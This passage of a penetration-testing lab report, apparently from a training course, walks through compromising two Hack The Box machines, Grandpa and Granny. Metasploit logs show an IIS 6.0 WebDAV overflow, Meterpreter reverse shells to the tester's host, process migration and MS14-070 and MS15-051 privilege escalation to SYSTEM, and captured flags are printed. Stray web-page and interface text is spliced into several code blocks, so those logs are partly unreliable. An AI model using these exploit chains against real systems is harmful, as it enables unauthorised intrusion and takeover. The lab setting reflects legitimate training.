  LPORT           4444       yes      The listen port

Exploit target:
  Id  Name
  --  --
  0   Windows Server 2003 SP2

View the full module info with the info, or info -d command.
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set LHOST 10.10.14.25
LHOST => 10.10.14.25
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > run
[*] Started reverse TCP handler on 10.10.14.25:4444
[-] Exploit failed: Rex::Post::Meterpreter::RequestError stdapi_sys_config_getsid: Operation failed: Access is denied.
[*] Exploit completed, but no session was created.
```

- 3) Next, I was trying to think how to get access so I came up with an idea to use a process that was already running in the system so I used the migrate command

```
1772 392  dllhost.exe
1936 392  alg.exe
1964 584 wmpvrse.exe      x86  0      NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\wbem\wmprvse.exe
2152 1480 w3wp.exe        x86  0      \Device\HarddiskVolume1\WINDOWS\system32\inetsrv\w3wp.exe
2436 584 wmpvrse.exe
3080 344 logon.scr
3192 3720 rundll32.exe    x86  0      C:\WINDOWS\system32\rundll32.exe
3720 1480 w3wp.exe        x86  0      NT AUTHORITY\NETWORK SERVICE c:\windows\system32\inetsrv\w3wp.exe
3764 584 davcdata.exe    x86  0      NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\inetsrv\davcdata.exe

meterpreter > migrate 1964
[*] Migrating from 3192 to 1964...
[*] Migration completed successfully.
meterpreter >
meterpreter > background
[*] Backgrounding session 1
```

- 4) After that I return the exploit and try again to get the root privileges

```

[*] Backgrounding session 4 ...
msf6 exploit(windows/local/ppr_flatten_rec) >
msf6 exploit(windows/local/ppr_flatten_rec) > use exploit/windows/local/ms14_070_tcpip_ioctl
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > show options

Module options (exploit/windows/local/ms14_070_tcpip_ioctl):
Name      Current Setting  Required  Description
SESSION    2                  yes       The session to run this module on
                                         Grandpa
                                         My Profile
                                         Add Extra Time to the Machine
                                         Extend Time
                                         Add extra time to the machine

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.14.25      yes       The listen address (an interface may be specified)
LPORT     5555              yes       The listen port
                                         Grandpa
                                         My Profile
                                         Add Extra Time to the Machine
                                         Extend Time
                                         Add extra time to the machine

Exploit target:
Id  Name
0   Windows Server 2003 SP2
                                         Submit Flag
                                         Add Extra Time to the Machine
                                         Extend Time
                                         Add extra time to the machine

View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set SESSION 4
SESSION => 4
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > run

```

- 5) After filling in the details I ran the module. The exploit was complete and I get the NT authority

```

[*] Triggering the vulnerability...
[*] Checking privileges after exploitation...
[+] Exploitation successful!
[*] Sending stage (175686 bytes) to 10.10.10.14
[*] Meterpreter session 5 opened (10.10.14.25:5555 → 10.10.10.14:1033) at 2022-12-06 12:20:10 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 3264 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>cd C:/
cd C:/ Labs
C:\WINDOWS\system32>cd ..
cd ..
C:\WINDOWS>cd ..
cd ..

```

- 6) After I get the NT authority privileges and get the user flag (Harry) and the administrator flag:

```
Directory of C:\Documents and Settings\Harry\Desktop
04/12/2017  04:32 PM    <DIR>      .
04/12/2017  04:32 PM    <DIR>      ..
04/12/2017  04:32 PM           32 user.txt
              1 File(s)       32 bytes
              2 Dir(s)  1,321,697,280 bytes free

C:\Documents and Settings\Harry\Desktop>type user.txt
type user.txt
bdff5ec67c3cff017f2bedc146a5d869
```

```
Directory of C:\Documents and Settings\Administrator\Desktop
04/12/2017  04:28 PM    <DIR>      .
04/12/2017  04:28 PM    <DIR>      ..
04/12/2017  04:29 PM           32 root.txt
              1 File(s)       32 bytes
              2 Dir(s)  1,320,095,744 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
9359e905a2c35f861f6a57cecf28bb7b
C:\Documents and Settings\Administrator\Desktop>
```

System IP: 10.10.10.15

(Granny)

Service Enumeration

| Server IP Address | Ports Open |
|-------------------|------------|
| 10.10.10.15 | TCP: 80 |
| | UDP: |

Nmap Scan Results:

```
[root@kali]-[~/home/kali]
# nmap -sV -sC -sS -A 10.10.10.15
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-06 13:37 EST
Nmap scan report for 10.10.10.15
Host is up (0.17s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 6.0
| http-methods:
|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|   Server Date: Tue, 06 Dec 2022 18:37:27 GMT
|   WebDAV type: Unknown
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK
|_http-server-header: Microsoft-IIS/6.0
| http-title: Under Construction
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003|2008|XP|2000 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_2000::sp4
Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft Windows Server 2008 Enterprise 2 (91%), Microsoft Windows 2003 SP2 (91%), Microsoft Windows XP SP3 (90%), Microsoft Windows 2000 SP4 or Windows XP (87%), Microsoft Windows 2000 SP4 (87%), Microsoft Windows Server 2003 SP1 - SP2 (86%), Microsoft Windows No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
TRACEROUTE (using port 80/tcp)
HOP RTT          ADDRESS
1   180.70 ms  10.10.14.1
2   180.67 ms  10.10.10.15
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation:

Vulnerability Fix:

Severity: **High**

Proof of Concept Code Here & initial Shell Screenshot:

- 1) After the Nmap scan I saw that only port 80 is open so I tried to see in the browser what I'll get but I was getting only a default page so, I search about the version of the web server (IIS6) and discover a vulnerability on the site 'rapid7.com'

The screenshot shows a web browser window with the following details:

- Tab bar: x :: Hack The Box - Under Construction, Microsoft IIS WebDav ScS, Keep Calm and Hack The Box
- Address bar: https://www.rapid7.com/db/modules/exploit/windows/iis/iis_webdav_scstoragepathfromurl
- Toolbar: Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec
- Content area:
 - Back to Search button
 - Section title: Microsoft IIS WebDav ScStoragePathFromUrl Overflow
 - Table:

| Disclosed | Created |
|------------|------------|
| 03/26/2017 | 05/30/2018 |
 - Description: Buffer overflow in the ScStoragePathFromUrl function in the WebDAV service in Internet Information Services (IIS) 6.0 in Microsoft Windows Server 2003 R2 allows remote attackers to execute arbitrary code via a crafted header beginning with "If:"
 - Author(s): [redacted]

בדיקות חוץ תשתיות דוח מעבדות נמר

- 2) Next, I was searching the vulnerability on msfconsole in kali and found it

```
msf6 > use exploit/windows/iis/iis_webdav_scstoragepathfromurl
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):
Name          Current Setting  Required  Description
MAXPATHLENGTH 60            yes        End of physical path brute force
MINPATHLENGTH 3             yes        Start of physical path brute force
Proxies        no             no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes            yes       The target host(s), see https://github.com/rapid7/metasploit...
RPORT          80            yes       The target port (TCP)
SSL            false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /             yes       Path of IIS 6 web application
VHOST          no             no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
EXITFUNC      process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.136.135 yes       The listen address (an interface may be specified)
LPORT          4444           yes       The listen port

Exploit target:
Id  Name
--  --
 0  Microsoft Windows Server 2003 R2 SP2 x86

Description
```

- 3) After filling in the details I ran the module and got a meterpreter session

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run
[*] Started reverse TCP handler on 10.10.14.25:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175686 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.25:4444 → 10.10.10.15:1033) at 2022-12-07 08:52:12 -0500

meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 3032 created.
Channel 4 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>cd C:/Users
cd C:/Users
The system cannot find the path specified.

c:\windows\system32\inetsrv>cd ..
cd ..                                         Disclosed

C:\WINDOWS\system32>cd ..
cd ..                                         03/26/2017

C:\WINDOWS>cd ..
cd ..                                         05/30/2018

C:>dir
dir
Volume in drive C has no label.
Volume Serial Number is 424C-F32D
```

- Next, I open a shell and I was trying to get the flags of user and administrator but I notice that I could not do it because the limited permissions. So, my next step was to start process of privilege escalation to get the users flags and become the admin on the system.

```
C:\Documents and Settings>cd Administrator  
cd Administrator  
Access is denied.  
  
C:\Documents and Settings>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 424C-F32D  
  
Directory of C:\Documents and Settings  
Administrator  
04/12/2017  09:19 PM    <DIR>      .  
04/12/2017  09:19 PM    <DIR>      ..  
04/12/2017  08:48 PM    <DIR>  03/26/20 Administrator  
04/12/2017  04:03 PM    <DIR>      All Users  
04/12/2017  09:19 PM    <DIR>      Lakis  
          0 File(s)           0 bytes  
          5 Dir(s)   1,373,908,992 bytes free  
  
C:\Documents and Settings>cd Lakis  
cd Lakis  
Access is denied.  
  
C:\Documents and Settings>whoami  
whoami  
nt authority\network service  
  
C:\Documents and Settings>Author(s)
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: The system had a vulnerability called MS15-051.

Vulnerability Explanation: Vulnerabilities in windows kernel-mode drivers could allow elevation of privilege

Vulnerability Fix: Update the system

Severity: High

Exploit Code & Proof Screenshot Here:

- First, I put the session in the background and used the module exploit_suggester for finding possibility vulnerabilities on the target.

```
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION => 2
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.15 - Collecting local exploits for x86/windows ...
[*] 10.10.10.15 - 174 exploit checks are being tried...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/pvr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.10.15 - Valid modules for session 2:

```

| Microsoft IIS WebDAV ScSharePathInBufferOverflow | | |
|--|--|---|
| # | Name | Potentially Vulnerable? Check Result |
| 1 | exploit/windows/local/ms10_015_kitrap0d | Yes Created The service is running, but could not be validated. |
| 2 | exploit/windows/local/ms14_058_track_popup_menu | Yes The target appears to be vulnerable. |
| 3 | exploit/windows/local/ms14_070_tcpip_ioctl | Yes The target appears to be vulnerable. |
| 4 | exploit/windows/local/ms15_051_client_copy_image | Yes 05/30/2018 The target appears to be vulnerable. |
| 5 | exploit/windows/local/ms16_016_webdav | Yes The service is running, but could not be validated. |
| 6 | exploit/windows/local/pvr_flatten_rec | Yes The target appears to be vulnerable. |

- I was picking the exploit of MS15-051 After filling in the details I ran the module. The exploit was complete but I can't get an access

```
View the full module info with the info, or info -d command.
05/30/2018
msf6 exploit(windows/local/ms15_051_client_copy_image) > set SESSION 2
SESSION => 2
msf6 exploit(windows/local/ms15_051_client_copy_image) > set LHOST 10.10.14.25
LHOST => 10.10.14.25
msf6 exploit(windows/local/ms15_051_client_copy_image) > set LPORT 5555
LPORT => 5555
msf6 exploit(windows/local/ms15_051_client_copy_image) > run
[*] Started reverse TCP handler on 10.10.14.25:5555
[-] Exploit failed: Rex::Post::Meterpreter::RequestError stdapi_sys_config_getsid: Operation failed: Access is denied.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/ms15_051_client_copy_image) > 
```

- 3) Next, I was trying to think how to get access use a process that was already running in the system so I used the migrate command. After that I return the exploit and try again to get the root privileges

```

1256 1480 w3wp.exe           x86   0      NT AUTHORITY\NETWORK SERVICE c:\windows\system32\inetsrv\w3wp.exe
1312 392 VAuthService.exe
1380 392 vmtoolsd.exe
1480 392 svchost.exe
1588 392 svchost.exe
1740 344 logon.scr
1764 392 dlhost.exe
1936 392 alg.exe
1964 584 wmprvse.exe        x86   0      NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\wbem\wmprvse.exe
2292 584 wmprvse.exe
2460 584 davcdata.exe       x86   0      NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\inetsrv\davcdata.exe
3452 1256 rundll32.exe      x86   0      NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\rundll32.exe
3516 3452 cmd.exe           x86   0      NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\cmd.exe
3996 3452 cmd.exe           x86   0      NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\cmd.exe
4080 1072 cidaemon.exe

meterpreter > migrate 1256
[*] Migrating from 3452 to 1256...
[*] Migration completed successfully.
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.25:5555
[*] Reflectively injecting the exploit DLL and executing it...
[*] Launching msixec to host the DLL...
[*] Process 3556 launched.
[*] Reflectively injecting the DLL into 3556...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 10.10.10.15
[*] Meterpreter session 3 opened (10.10.14.25:5555 -> 10.10.10.15:1034) at 2022-12-07 09:15:24 -0500

meterpreter > shell
Process 3216 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp. on Machine

```

- 4) After I get the NT authority privileges and get the user flag (Lakis) and the administrator flag:

```

Directory of C:\Documents and Settings\Lakis\Desktop
04/12/2017  09:19 PM    <DIR> .
04/12/2017  09:19 PM    <DIR> ..
04/12/2017  09:20 PM            32 user.txt
                           1 File(s)     32 bytes
                           2 Dir(s)  1,373,855,744 bytes free

C:\Documents and Settings\Lakis\Desktop>type user.txt
700c5dc163014e22b3e408f8703f67d1
C:\Documents and Settings\Lakis\Desktop>cd ..
cd ..

Directory of C:\Documents and Settings\Administrator\Desktop
04/12/2017  04:28 PM    <DIR> .
04/12/2017  04:28 PM    <DIR> ..
04/12/2017  09:17 PM            32 root.txt
                           1 File(s)     32 bytes
                           2 Dir(s)  1,373,847,552 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
aa4beed1c0584445ab463a6747bd06e9
C:\Documents and Settings\Administrator\Desktop>whoami
whoami
nt authority\system

```

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

| IP (Hostname) | Proof.txt Contents |
|-----------------|--------------------|
| 192.168.136.128 | |
| 10.10.10.100 | |
| 10.100.102.116 | |
| 10.10.10.7 | |
| 10.10.10.76 | |
| 10.10.10.40 | |
| 10.10.10.8 | |
| 10.10.10.5 | |
| 10.10.10.14 | |
| 10.10.10.15 | |